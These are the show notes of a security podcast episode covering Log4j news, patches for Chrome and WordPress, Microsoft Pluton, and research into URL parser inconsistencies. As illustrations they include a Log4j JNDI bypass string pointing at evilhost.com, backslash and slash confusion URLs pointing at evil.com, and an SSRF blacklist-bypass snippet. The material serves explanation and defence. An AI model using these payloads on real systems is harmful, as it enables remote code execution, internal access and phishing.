


Security Now! #853 - 01-11-22

URL Parsing Vulnerabilities

This week on Security Now!

This week we'll begin with another in our series of Log4j updates which includes among a few other bits of news, an instance of a real-world vulnerability and the FTC's somewhat surprising and aggressive message. We'll chronicle the Chrome browser's first largish update of 2022 and also note the gratifying 2021 growth of the privacy-centric Brave browser. WordPress needs updating, but this time not an add-on but WordPress itself. We're going to then answer the age-old question posed during last Wednesday's Windows Weekly podcast: "What exactly is a Pluton? and how many can dance on the head of a pin?" And finally, after a quick Sci-Fi reading recommendation and a very brief touch on my ongoing SpinRite work, we're going to take a gratifyingly deep dive into the unfortunate vagaries of our industry's URL parsing libraries to see just how much trouble we're in as a result of no two of them parsing URLs in exactly the same way.



Dave Hart / @combretum

Thought you'd enjoy this screen at OR Tambo Airport in Johannesburg, South Africa

Log4J Update

The US CISA...

...has stated that the Log4Shell exploit of the Log4j vulnerability has not resulted in <quote>“significant” government intrusions yet. CISA said:

“We are not seeing confirmed compromises of federal agencies, including critical infrastructure. We are seeing widespread scanning by malicious actors, we’re seeing some prevalence of what we would call low level activities like installation of cryptomining malware, but we’re not seeing destructive attacks or attacks attributed to advanced persistent threats.”

Eric Goldstein, CISA’s executive assistant director for cybersecurity said that there would be a “long tail remediation” because of how widespread the issue is — CISA estimates that hundreds of millions of devices are impacted. Easterly said CISA is aware of reports of attacks affecting foreign government agencies, including the Belgian Defense Ministry, as well as reports from cybersecurity firms that nation-state adversaries are developing attacks using Log4Shell, but said CISA cannot independently confirm those reports at this time.

Meanwhile...

Matt Keller, the vice president of Federal Services at GuidePoint Security, told Threatpost that many agencies are unable to patch the problems arising from Log4j due to network-connected End-of-Life and End-of-Service systems. In other words, mission-critical systems that are still in service but which cannot be updated because they have pass out of their maintenance life.

Matt said that Federal agencies are relying upon command-line scripts to locate affected systems. They’re also constructing tiger teams as a means of tearing into the massive workload that has resulted. Tiger teams are specialized, cross-functional teams brought together to solve or investigate a specific problem or critical issue. Between technology issues, which may prove to be intransigent, travel restrictions and shipping delays involved in replacing these systems, Keller predicts that agencies are months away from being able to address Log4j.

The H2 Database Console vulnerability

An example of a specific and unfortunately typical Log4j-based vulnerability has been found in a popular open source JAVA-based database engine library. The Maven JAVA repository indicates that this popular H2 database engine is being used by 6,807 individual artifacts. We've talked about the tree of dependencies that one gets when libraries are built from other libraries which are built from other libraries and so on. In this case, the HS database appears somewhere underneath 6,807 different high level JAVA "things" — and since this is an embedded database engine, it might not even be clear to those using it that accessible Log4j vulnerabilities are buried there.

The issue is being tracked as CVE-2021-42392 and has been described as “the first critical issue published since Log4Shell, on a component other than Log4j, that exploits the same root cause of the Log4Shell vulnerability, namely JNDI remote class loading.”

Shachar Menashe, the senior director of JFrog security research said: "Similar to the Log4Shell vulnerability uncovered in early December, attacker-controlled URLs that propagate into JNDI lookups can allow unauthenticated remote code execution, giving attackers sole control over the operation of another person or organization's systems." He added that "The H2 database is used by many third-party frameworks, including Spring Boot, Play Framework and JHipster. While this vulnerability is not as widespread as Log4Shell, it can still have a dramatic impact on developers and production systems if not addressed."

The flaw affects H2 database versions 1.1.100 to 2.0.204 and has been addressed in version 2.0.206 which was first made available last Wednesday, January 5, 2022.

The JFrog folks have a terrific page of Log4j and Log4Shell resources including a remediation cookbook, free scanning tools, and what they call a survival guide. I have a link to their page in the show notes, or you can just put "JFrog" into any search engine and click the banner link at the top of their homepage: <https://jfrog.com/log4j-log4shell-resources/>

The Federal Trade Commission gets into the act!

A week ago, on January 4th, the US Federal Trade Commission posted a blog warning companies to remediate Log4j security vulnerability. The blog's title is: "FTC warns companies to remediate Log4j security vulnerability" ... and in its posting it directly threatens companies with legal action, likening it to Equifax's negligence! Here's what the FTC posted:

Log4j is a ubiquitous piece of software used to record activities in a wide range of systems found in consumer-facing products and services. Recently, a serious vulnerability in the popular Java logging package, Log4j (CVE-2021-44228) was disclosed, posing a severe risk to millions of consumer products to enterprise software and web applications. This vulnerability is being widely exploited by a growing set of attackers.

When vulnerabilities are discovered and exploited, it risks a loss or breach of personal information, financial loss, and other irreversible harms. The duty to take reasonable steps to mitigate known software vulnerabilities implicates laws including, among others, the Federal Trade Commission Act and the Gramm Leach Bliley Act. It is critical that companies and their vendors relying on Log4j act now, in order to reduce the likelihood of harm to consumers, and to avoid FTC legal action.

According to the complaint in Equifax, a failure to patch a known vulnerability irreversibly exposed the personal information of 147 million consumers. Equifax agreed to pay \$700 million to settle actions by the Federal Trade Commission, the Consumer Financial Protection Bureau, and all fifty states. The FTC intends to use its full legal authority to pursue companies that fail to take reasonable steps to protect consumer data from exposure as a result of Log4j, or similar known vulnerabilities in the future.

The FTC added an interesting acknowledgement, perhaps in response to anyone wanting to hold the Log4j authors accountable. The FTC closed their blog posting by writing:

The Log4j vulnerability is part of a broader set of structural issues. It is one of thousands of unheralded but critically important open-source services that are used across a near-innumerable variety of internet companies. These projects are often created and maintained by volunteers, who don't always have adequate resources and personnel for incident response and proactive maintenance even as their projects are critical to the internet economy. This overall dynamic is something the FTC will consider as we work to address the root issues that endanger user security.

Browser News

Chrome fixed 37 known problems last week

I'll note in passing that last Wednesday, Chrome received its first update of 2022, moving it to v97.0.4692.71.

The update did not fix any disclosed 0-day vulnerabilities, but it did address 37 security-related issues, one of which is rated Critical in severity and could be exploited to pass arbitrary code and gain control over a victim's system. That baddy is another of the apparently ubiquitous use-after-free bugs, this one having resided in Chrome's Storage component. If exploited it could have had devastating effects ranging from corruption of valid data to the execution of malicious code on a compromised machine. So it's a good thing that Chrome auto-updates.

24 out of the total of 37 flaws were reported to Google by external researchers, including their own Project Zero initiative. The other lucky 13 were flagged as part of Google's own continuous internal security work. Of the 24 externally reported bugs, 10 were rated High severity, 10 were rated Medium severity, and the rest were Low severity.

I checked and was pleased to see that the Chrome that I was using to prepare these show notes had already updated itself.

Security News

The Privacy-first Brave browser

Following last week's discussion of DuckDuckGo's continuing dramatic exponential growth, I wanted to also note that the Brave browser's 2021 usage more than doubled from its previous year. Brave began 2021 with 24.1 million users and ended the year with 50.2 million users, for a 220% growth during 2021. And this growth is also exponential since Brave has been more than doubling their user base every year, now for the past five years.

For those who haven't been following the Brave alternative closely, it's also based upon the common Chromium platform and thus offers nearly all of the features available in the other Chromium browsers including Chrome and Edge. But Brave separates itself from them by explicitly not tracking searches or sharing any personal or identifying data with third-party companies like Google or Microsoft.

In addition to its monthly active users jumping to above 50 million, Brave is also seeing 15.5 million active users daily, and its mobile browser has received more than 10 million downloads.

So, just a note that if privacy is enough of a concern to have you considering a non-Chrome alternative, Brave is certainly winning many adherents who appear to be quite happy with their decision to switch.

WordPress 5.8.3 security update

Since so much of the Web is actually just styled WordPress PHP, I thought it was worth noting that the WordPress core code itself has just received an update that might be important.

As we all know, by far WordPress's biggest security headaches arise because WordPress is, by design, a user-extensible platform, and those who are extending it don't necessarily need to be highly skilled in PHP coding or security before offering well-intentioned though horribly insecure add-ons, many of which become highly popular before someone who is highly skilled in PHP and security takes a look at what everyone is using and immediately sounds the alarm. Consequently, this podcast is routinely passing along the news that this or that highly-used WordPress add-on needs to be updated with the result of professional oversight.

But not this time. This time, WordPress itself is in need of some TLC. Yesterday's just released v5.8.3 is not ultra-critical but it's probably worth getting around to for anyone who's not using WordPress's automatic updating mechanisms. The update eliminates four vulnerabilities, three rated as highly important.

- CVE-2022-21661 is a high severity (CVSS score 8.0) SQL injection via WP_Query. This flaw is exploitable via plugins and themes that use WP_Query. It can and should be applied to versions down to 3.7.37, so it's been around for quite a while.
- CVE-2022-21662 is also high severity (CVSS score 8.0) XSS vulnerability allowing authors, which is to say lower privilege users, to add a malicious backdoor or take over a site by abusing post slugs. The fix also covers WordPress versions down to 3.7.37.
- CVE-2022-21664 is the third high severity flow, though with a CVSS score of 7.4. It's the second SQL injection, this time via the WP_Meta_Query core class. It covers WordPress versions down to 4.1.34.
- CVE-2022-21663 is the medium severity (CVSS score 6.6) object injection issue that can only be exploited if an attacker has compromised the admin account. The fix covers WordPress versions down to 3.7.37.

So far there have been no reports of these ever being seen being exploited in the wild. But WordPress being PHP means that anyone who's inquisitive will be able to quickly determine what the flaws have long been, and may attempt to use them in attacks. So, again, not super critical, but worth doing. CVSS's of 8 should not be left in place if given a choice.

What, exactly, is a “Pluton” ?

“Pluton” is Microsoft’s wonderfully named CPU-integrated TPM technology. The press is deeply confused about what exactly Pluton is, thanks to Microsoft’s own original horribly-titled announcement of Pluton on November 17th of 2020. The announcement’s title was: “Meet the Microsoft Pluton processor – The security chip designed for the future of Windows PCs.”

That’s great... but only after making the significant correction that what Pluton is, is specifically **not** a security chip. That’s Pluton’s entire point. Pluton (and yes, I do love saying that word) is Microsoft’s silicon design for an on-chip on-CPU integrated TPM-equivalent technology. Microsoft has designed the spec and the silicon and has arranged for Intel, AMD and Qualcomm to integrate this core technology directly into their cores.

The problem with any external, physically separate Trusted Platform Module (TPM) is specifically that it’s an external, physically separate device. That means that its communications with the system’s processors is physically accessible on motherboard signal traces. Now, everyone has always known that, since TPM’s were never designed to protect against physical attacks. The idea was that a TPM would be a much better place to store encryption keys than either in firmware or on disk where they could be retrieved by malware. The TPM was designed as a secure enclave sub-processor where these secret keys could be **used** without them ever being disclosed. You’d give the TPM a hash of some blob that needed signing and the TPM would use one of its internal private keys to encrypt the hash without ever exposing any of its keys to the outside world.

But other applications for which the TPM was used were less secure and securable. For example, when the TPM is used to hold BitLocker keys, the unlocked BitLocker key must eventually become external to the TPM in order for the system to use it to decrypt the drive while it’s in use. Microsoft makes the XBox, and they’ve been annoyed through the years by having their precious XBox’s security subverted by hobbyist owner hackers who had the audacity to think that they actually had the right to mess with the hardware that they purchased and owned. Can’t have that! So those days are numbered. Pluton moves the TPM on-chip and in doing so it elevates the security provided by the TPM to also include total protection from physical attack.

Sci-Fi

I'm very much enjoying the first of Dennis Taylor's three Bobiverse novels, and I'm pretty certain that I'm going to enjoy the other two as well... and probably wish for more. They're an entirely different style of writing than either Ryk Brown or Peter Hamilton. Whereas both Ryk and Peter are consummate and detailed world builders who spend a great deal of time carefully crafting their characters, placing them into a fully articulated alternate reality, Dennis just gets right to it. When you pick up a Peter F. Hamilton novel, you have to be in the proper mood, and in no hurry to reach the end, because the end will not be in sight for quite some time. Similarly, each of Ryk Brown's Frontiers Saga story arcs spans 15 moderate size chapter novels. So again, it's all about the journey. But Dennis Taylor's Bobiverse novels are fast and breezy. They're also a quick read. I just checked, and I was surprised to see that I was already 80% through the first one. It feels like we just got started. No time is wasted. I love Peter F. Hamilton's work. It's definitely right up there among the best science fiction I've ever found. But Peter would still be talking about the shape of the rivets on the hull and how the micro ablation created by the thin gases of deep interstellar space while moving at near light speed would tend to give them more of an oval shape and flatten them over time. Interesting factoid... but not crucial to the plot.

On Amazon, the Bobiverse trilogy has 88% of reviewers rating them 5 stars with the other 12% giving them 4 stars and not a single person rating them lower. They're available through Kindle Unlimited and with the caveat that they're very different from the more methodical Sci-Fi that I usually read, I think that our listeners should know about them. (And many already do as evidenced by the many tweeted recommendations I've received from our listeners.)

SpinRite

I'm continuing to move forward nicely with SpinRite. As I have been, I'm focusing upon all of the outlier machines our various testers are managing to throw at it. And since I'm always working to find a generally applicable generic solution, SpinRite is becoming more robust with each success.

URL Parsing Vulnerabilities

This week's topic centers around the work of four security researchers, two from Synk (spelled SYNK) and two from Team82 at Claroty Research (spelled CLAROTY). Both located in the North Eastern US.

They decided to take a close look at another set of wildly popular and widely used libraries which would inherently have broad exposure to external attackers. The title of this week's podcast "URL Parsing Vulnerabilities" discloses their wisely chosen research target and suggests what they may have found.

<https://claroty.com/wp-content/uploads/2022/01/Exploiting-URL-Parsing-Confusion.pdf>

The Uniform Resource Locator (URL) is integral to our lives online because we use it for surfing the web, accessing files, and joining video chats. If you click on a URL or type it into a browser, you're requesting a resource hosted somewhere online. As a result, some devices such as our browsers, applications, and servers must receive our URL, parse it into its uniform resource identifier (URI) components (e.g. hostname, path, etc.) and fetch the requested resource.

The syntax of URLs is complex, and although different libraries can parse them accurately, it is plausible for the same URL to be parsed differently by different libraries. The confusion in URL parsing can cause unexpected behavior in the software (e.g. web application), and could be exploited by threat actors to cause denial-of-service conditions, information leaks, or possibly conduct remote code execution attacks.

In Team82's joint research with Snyk, we examined 16 URL parsing libraries, written in a variety of programming languages, and noticed some inconsistencies with how each chooses to parse a given URL to its basic components. We categorized the types of inconsistencies into five categories, and searched for problematic code flows in web applications and open source libraries that exposed a number of vulnerabilities.

We learned that most of the eight vulnerabilities we found largely occurred for two reasons:

- 1. Multiple Parsers in Use:**

Whether by design or an oversight, developers sometimes use more than one URL parsing library in projects. Because some libraries may parse the same URL differently, vulnerabilities could be introduced into the code.

- 2. Specification Incompatibility:**

Different parsing libraries are written according to different RFCs or URL specifications, which creates inconsistencies by design. This also leads to vulnerabilities because developers may not be familiar with the differences between URL specifications and their implications (e.g. what should be checked or sanitized).

I thought that the first case, the probably inadvertent use of different parsers, was really

interesting, where developers might make the reasonable, but ultimately incorrect, assumption that different areas of their code would decompose input URL's the same way. Imagine, for example, that upon decomposing a URL into its various pieces, those pieces were sized and storage was allocated, but the code wasn't yet ready to fill those buffers. Then later, when the code was ready, the same URL was again parsed with the URL's component data finally being copied into the previously-allocated storage. The programmer could assume that since the same URL was being parsed both initially and later, the component pieces would naturally be the same size. But if different URL parser libraries were used, and they interpreted the URL's format in slightly different ways, the allocation might not fit its data and a buffer overrun might occur.

Their second issue, which they termed "Specification Incompatibility" is a variation of a fundamental programming challenge that I've spoken of from time to time and also recently. My term for it is "Weak Definitions." If a coder is not absolutely certain what something is, for example a variable represented by a name, that coder, or <shudder> some further other coder, might come along and use that variable differently because its purpose wasn't made absolutely clear and obvious by its name.

In fact, we have another example of the "URL parsing duality dilemma" right in our own backyard with Log4J:

During our final podcast of 2021, we talked about how the Log4j trouble was that a URL of the form `jndi:ldap://{evilhost.com}/a` was being parsed from within a log message. Log4j, upon seeing that URL, would dutifully run out on the Internet to fetch whatever from wherever.

So, easy to solve this problem, right? Just create an access whitelist of allowable hosts for that JNDI URL lookup and default the whitelist to only containing a single entry for "localhost", which was probably the only valid source for JNDI material to come from anyway. Problem solved?

Nope.

Not long after this "fix" was added a bypass was found and it was even awarded a CVE number: CVE-2021-45046. , which once again allowed remote JNDI lookup and allowed the vulnerability to be exploited in order to achieve RCE. How was the clean and simple valid host targets whitelist bypassed?

The new hack to bypass the whitelist used a URL of the following form:

```
${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}
```

Believe it or not, tucked inside of the Log4j code are two different URL parsers! I kid you not. One parser is only used for validating the URL, whereas another is used for fetching it.

In order to validate that the URL's host was allowed, Java's built-in URI class was used. It parsed the URL, extracted the URL's host, and checked if the host is inside the whitelisted set of allowed hosts. And indeed, if we parse the URL shown above using Java's URI class, we're told that, "Yes indeed... the URL's host is 127.0.0.1, which is included in the whitelist."

However, it was discovered that when the JNDI lookup process actually goes to fetch this URL, it does not fetch it from 127.0.0.1, instead, because it parses URLs differently, it makes a request to 127.0.0.1#.evilhost.com — in other words, a subdomain of evilhost.com.

So, after being initially shutdown by the update which added a whitelist — because, after all, we wouldn't want to simply remove some dangerous and completely unneeded functionality — the bad guys simply tweaked their evilhost.com server to also reply to subdomain queries and they were back up and hacking. And, as we know, that dangerous and completely unneeded functionality was finally disabled by default.

What's relevant for us today is that this JUST actually happened in the very real world, and it's a perfect example to demonstrate how discrepancies between URL parsers can lead to significant and quite difficult to spot security flaws.

So what did these guys turn up? Here's how they summarized their findings:

Throughout our research, we examined 16 URL parsing libraries including: urllib (Python), urllib3 (Python), rfc3986 (Python), httptools (Python), curl lib (cURL), Wget, the Chrome browser, Uri (.NET), URL (Java), URI (Java), parse_url (PHP), url (NodeJS), url-parse (NodeJS), net/url (Go), uri (Ruby) and URI (Perl).

We found five categories of inconsistencies: scheme confusion, slashes confusion, backslash confusion, URL encoded data confusion, and scheme mixup.

We were able to translate these inconsistencies into five classes of vulnerabilities: server-side request forgery (SSRF), cross-site scripting (XSS), open redirect, filter bypass, and denial of service (DoS). In some cases, these vulnerabilities could be exploited further to achieve a greater impact, including remote code execution.

Eventually, based on our research and the code patterns we searched, we discovered eight vulnerabilities, in existing web applications and third-party libraries written in different languages used by many popular web applications.

And all eight of those have been assigned CVE's since, as we'll see, they really are not good.

After digging through all of those libraries and the applications that use them, they found five different situations where most, as they put it, of the URL parsers behaved unexpectedly.

- Scheme Confusion: A confusion involving URLs with missing or malformed Scheme.
- Slash Confusion: A confusion involving URLs containing an irregular number of slashes.
- Backslash Confusion: A confusion involving URLs containing backslashes (\).
- URL Encoded Data Confusion: A confusion involving URLs containing URL Encoded data
- Scheme Mixup: A confusion involving parsing a URL belonging to a certain scheme without a scheme-specific parser.

When we're not sure what we want or where we're going, it's often difficult to create a specification beforehand. And probably nowhere has this proven to be more true than for the

exacting definition of the format of the URL. The trail of obsoleted and abandoned URL RFC's speaks volumes. The original URL RFC was 1738, and it was updated by 1806, 2368, 2396, 3986, 6196, 6270 and 8089. And along the way it was obsoleted by 4248 and 4266. Then you have the RFC for the more generic URI. It also updates the original 1738, obsoletes 2732, 2396 and 1808 and is then, itself, updated by 6874, 7320 and 8820. So imagine being a coder who's trying to decide how to handle every possible curve that someone might either accidentally or maliciously toss down the throat of your URL interpreter.

And, as if all that weren't enough, there's also the WHATWG with their TWUS.

WHATWG is the Web Hypertext Application Technology Working Group (WHATWG), a community founded by well-meaning individuals from leading web and technology companies who have tried to create an updated, true-to-form URL specification and URL parsing primitive. This resulted in the TWUS, the WHATWG URL Specification. While it's not very different from the most up-to-date URL RFC, which is 3986, minor differences do exist. For example, while the RFC differentiates between backslashes (\) and forward slashes (/) where forward slashes are treated as a delimiter inside a path component and backslashes are a character with no reserved purpose, WHATWG's specification states that backslashes should be converted to slashes, and then be treated as such. WHATWG's rationale is that this is what most web browsers do — browsers treat forward and backslashes identically. So WHATWG feels that what they regard as their "living URL standard" should correspond with common practice.

But this "Living" URL standard broke compatibility with some existing standards and with the contemporary URL parsing libraries that followed. These interoperability issues remain one of the primary reasons why many maintainers of some parsing libraries stick to RFC 3986's specifications as much as possible.

This this brings us to:

- **Scheme Confusion:** A confusion involving URLs with missing or malformed Scheme.

They wrote:

We noticed how almost any URL parser is confused when the scheme component is omitted. That is because RFC 3986 clearly determines that the only mandatory part of the URL is the scheme, whereas previous RFC releases (RFC 2396 and earlier) don't specify it. Therefore, when it is not present, most parsers get confused.

And the real world behavior they show is surprising and worrisome. They ask five different popular Python libraries to parse the schemeless input "google.com/abc" and they got back four different results. Most of the parsers, when given the input "google.com/abc" state that the host is empty while the path is "google.com/abc" (which is wrong). However, urllib3 correctly states that the host is "google.com" and the path is "/abc", while httptools complains that the supplied URL is invalid. When supplied with a schemeless URL, almost no URL parser parses the URL correctly because the URL does not follow the RFC specifications. But most don't complain, they just guess... and most of them guess differently. cURL's parser dealt with the missing scheme by providing its own, guessing at what was not provided. It got the right result, but should it have guessed? Could there be an abusable downside to such guessing?

```

# Url: "google.com/abc"

# urllib urlparse output
[ParseResult(scheme='', netloc='', path='google.com/abc', params='', query='',
fragment='')]

# urllib urlsplit output
[SplitResult(scheme='', netloc='', path='google.com/abc', query='',
fragment='')]

# urllib3 parse_url output
[Url(scheme=None, auth=None, host='google.com', port=None, path='/abc',
query=None, fragment=None)]

# rfc3986 urlparse output
[ParseResult(scheme=None, userinfo=None, host=None, port=None,
path='google.com/abc', query=None, fragment=None)]

# httptools parse_url output
["httptools.parser.errors.HttpParserInvalidURLError: invalid url
b'google.com/abc'"]

```

In their report they then provide a sample bit of Python code to show a real world example of how a security bypass might occur as a direct result of these parsing differences:

```

from urllib.parse import urlsplit
from urllib3 import PoolManager

BLACKLISTED_URLS = ["localhost", "127.0.0.1"]

url = "localhost/secret.txt"
parsed_url = urlsplit(url)

# Checks if url is blacklisted
if parsed_url.netloc.lower() in BLACKLISTED_URLS:
    raise RuntimeError("Blocked URL")
http = PoolManager()
print(http.request("GET", url).data) # b'this is localhost\n'

```

In the example, server wishes to disallow requests to the localhost interface. This is enforced by validating the received URL using the Python `urlsplit` function and comparing its “netloc” (host) to the blacklisted host list containing localhost and 127.0.0.1. If the given netloc is among those in the list of blacklisted netlocs, the server aborts the request and throws an exception.

But, when this code is only supplied “localhost/secret.txt” as the input URL — missing any scheme, `urlsplit` parses this URL as a URL having no netloc, thus the check for whether the given URL appears in the list of blacklisted netlocs returns “False,” and no exception is thrown.

Then, the `PoolManager` function in `urllib3` is invoked to handle the URL. Since the Python `urllib3` code will append a default scheme of HTTP when none is provided explicitly, the specified resource is fetched from the explicitly blacklisted localhost host.

Another oddity they found was in the handling of an irregular number of slashes:

- **Slash Confusion:** A confusion involving URLs containing an irregular number of slashes.

The controlling RFC 3986 states that a URL “authority” (“authority” is the formal name for the URL’s domain) should start after the scheme, separated by a colon and two forward slashes `://`. It should persist until either the parser reaches the end of a line (EOL) or a delimiter is read; these delimiters being either a slash signaling the start of a path component, a question mark signaling the start of a query, or a hashtag signaling a fragment.

So they played around with URLs beginning with a scheme, a colon and three or more slashes followed by a domain name and path. Apparently, the pattern matching that were being used found the `://` and thought “ah hah!, here comes the domain name!” And when they immediately hit the third slash they thought, “ah!... And there’s the end of the domain name, so now comes the path.” In other words, using a trio of forward slashes returns a null “authority”, using it, instead, as the start of the path. This can lead to abuse such as we saw previously.


And the mishandling of backslashes turns out to be a huge problem, too.

- **Backslash Confusion:** A confusion involving URLs containing backslashes (`\`).

RFC 3986 clearly specifies that a backslash is an entirely different character from a forward slash, and should not be interpreted as one. This means the URL “https://google.com” and “https:\\google.com” are different, and should be parsed differently. And being true to the RFC, most URL parsers do **not** treat a slash and a backslash interchangeably. But our web browsers do. When a URL having backslashes, or even a mixture of backward and forward slashes is used in a URL, Chrome and its brethren are completely happy, treating either as forward slashes.

We might think that this wacky behavior occurs because most browsers follow the WHATWG URL specification (TWUS), which states that backslashes should be treated the same as forward slashes. But it may be more accurate to say that the TWUS spec follows the browsers, rather than the other way around.

As shown by the source code of the popular Python `urllib3` parser, its author has chosen to have it do something else:



```

URI_RE = re.compile(
    r"^(?:([a-zA-Z][a-zA-Z0-9+.-]*)\:)?" # Scheme
    r"(?:\/\/(?:^\\\/?#]*)?" # Authority
    r"([^\?#]*)" # Path
    r"(?:\?( [^\#]*) )?" # Query
    r"(?:#(.*))?$", # Fragment
    re.UNICODE | re.DOTALL,

```

The show notes shows the RegEx (regular expression) used by urllib3 to parse a URL. For some reason, in the line for obtaining the Authority (the domain name) the code's author matches the "://" before the Authority as expected. But the pattern match for the Authority is terminated not only by the first forward slash then encountered, but also, for some reason, by a backslash.

This means that if an authority contains a backslash, urllib3 would split it out at that point and use only what appears before the backslash as the authority, then concatenating what follows the backslash to the front of the URL's path. Doing this — which had to be deliberate — creates a wide range of attack scenarios, in which a malicious attacker abuses this parsing primitive by using a backslash inside a URL in order to confuse different parsers and achieve unexpected results. And frankly, seeing how deliberate this was makes one wonder. Was this added to address some one-off need where urllib3 was failing to parse some instance of a broken URL format? Whatever the motivation, its author had not fully considered the security consequences of that decision.

So, an example of what can happen can be demonstrated by giving the following URL to different parsers:

`http://evil.com\@google.com/`

If the latest RFC is obeyed, as most parser do, which specifies that backslash has no special meaning inside a URL authority, the malformed evil.com URL would be parsed:

```

Authority = [ userinfo "@" ] host [ ":" port ]
Authority = [ evil.com\ "@" ] google.com

```

Following the old and now deprecated URL-embedded username and password syntax, anything before an "@" sign in the Authority region is regarded as "userinfo". So the "evil.com\@" would be assumed to be userinfo, and the parsed Authority domain would be "google.com".

The researchers tested this and found that, yes indeed, this is what most of the RFC-compliant parsers do. They correctly **not** treat the aberrant backslash as the end of the authority. Since it precedes the "@" sign, they treat it as part of the userinfo.

But not urllib3. Since urllib3 was deliberately designed to treat a backslash as a delimiter to terminate parsing of the authority component, its result will **not** be the same. And since the "requests" Python module uses urllib3 as its primary parser (while still using urllib's urlparse and urlsplit for other purposes, we can easily run afoul of the differential parsing scenario we described earlier. That wasn't a synthetic case, it was real.

I have a picture in the show notes showing urllib3 parsing "evil.com" out as the domain and everything that follows the backslash "\\@google.com/" as the path:



```
parse_url("http://evil.com\\@google.com/").host
# Returns 'evil.com'

requests.get("http://evil.com\\@google.com/")
# Fetches http://evil.com/%5C@google.com/
```

Therefore, as before, by abusing this discrepancy between parsers, a malicious attacker could arrange to bypass security and other validations being performed to open a wide range of possible attack vectors.

Since everyone will have a very good idea by now about the nature of these problems I'm going to bypass similarly detailed discussions of the final two problems that these researchers uncovered

- **URL Encoded Data Confusion:** A confusion involving URLs containing URL Encoded data
- **Scheme Mixup:** A confusion involving parsing a URL belonging to a certain scheme without scheme-specific parser.

Okay...

So we've established a collection of five, what we might call "exploitation primitives." It should be clear that when parsing the same data, all URL parsers should be deterministic and should return identical results. When that is not done, the parsers introduce a dangerous uncertainty into the process to create a wide range of potentially exploitable vulnerabilities.

Ruby - Clearance

As a direct consequence of these parsing mistakes, the researchers discovered a dangerous and exploitable "Open Redirect" vulnerability in the Ruby gem package known as "Clearance", and it was assigned a CVE of 2021-23435. Open redirect vulnerabilities enable powerful phishing and man-in-the-middle attacks by secretly redirecting a user's browser to fraudulent sites. These vulnerabilities occur when a web application accepts a user-controlled input that specifies a URL that the user will be redirected to after a certain action such as a successful login or log out. In order to protect users from an open redirect attack, web servers carefully validate the given URL and allow only URLs that belong to the same site or to a list of trusted redirection targets. So you can probably see where this is going.

Clearance is a Ruby gem library designed to enhance and extend the capabilities of Ruby's Rails framework by adding simple and secure email and password authentication. Since Clearance is a third-party add-on to Rails, many applications choose to use Clearance instead of implementing their own authentication from scratch. Unfortunately, this makes all of them vulnerable to open redirect attacks, and this vulnerability is putting thousands of web applications at risk.

Clearance obtains its post-authentication redirection URL from the path portion of the supplied URL and stores it in a session variable:

```
# @api private
def store_location
  if request.get?
    session[:return_to] = request.original_fullpath
  end
end
```

The vulnerable function inside Clearance is `return_to`. This function is meant to be called after a login/logout procedure, and should redirect the user safely to the page they requested earlier:

```
def return_to
  if return_to_url # // return_to_url = session[:return_to]
    uri = URI.parse(return_to_url)
    "#{path}?#{uri.query}".chomp("?") + "##{uri.fragment}".chomp("#")
  end
end
```

Properly secured sites will control a user's post-login redirect. In the case of Clearance, it will redirect the user to a "logged on" page to the site where the user is visiting. But due its use of broken URL parsing, a phishing site, masquerading as a real site, can present an unwitting user with a malformed link to login to that site. What the user is actually receiving and jumping to is:

`http://www.brokensite.com/////evil.com`

Due to Clearance's broken parsing, its protections against redirecting away from the real server can be subverted. If the bad guys have setup a man-in-the-middle proxy, the user's browser will return to the evil.com site after logging in, allowing an attacker to recapture the user after they have logged onto the victim site to continue spoofing their experience.

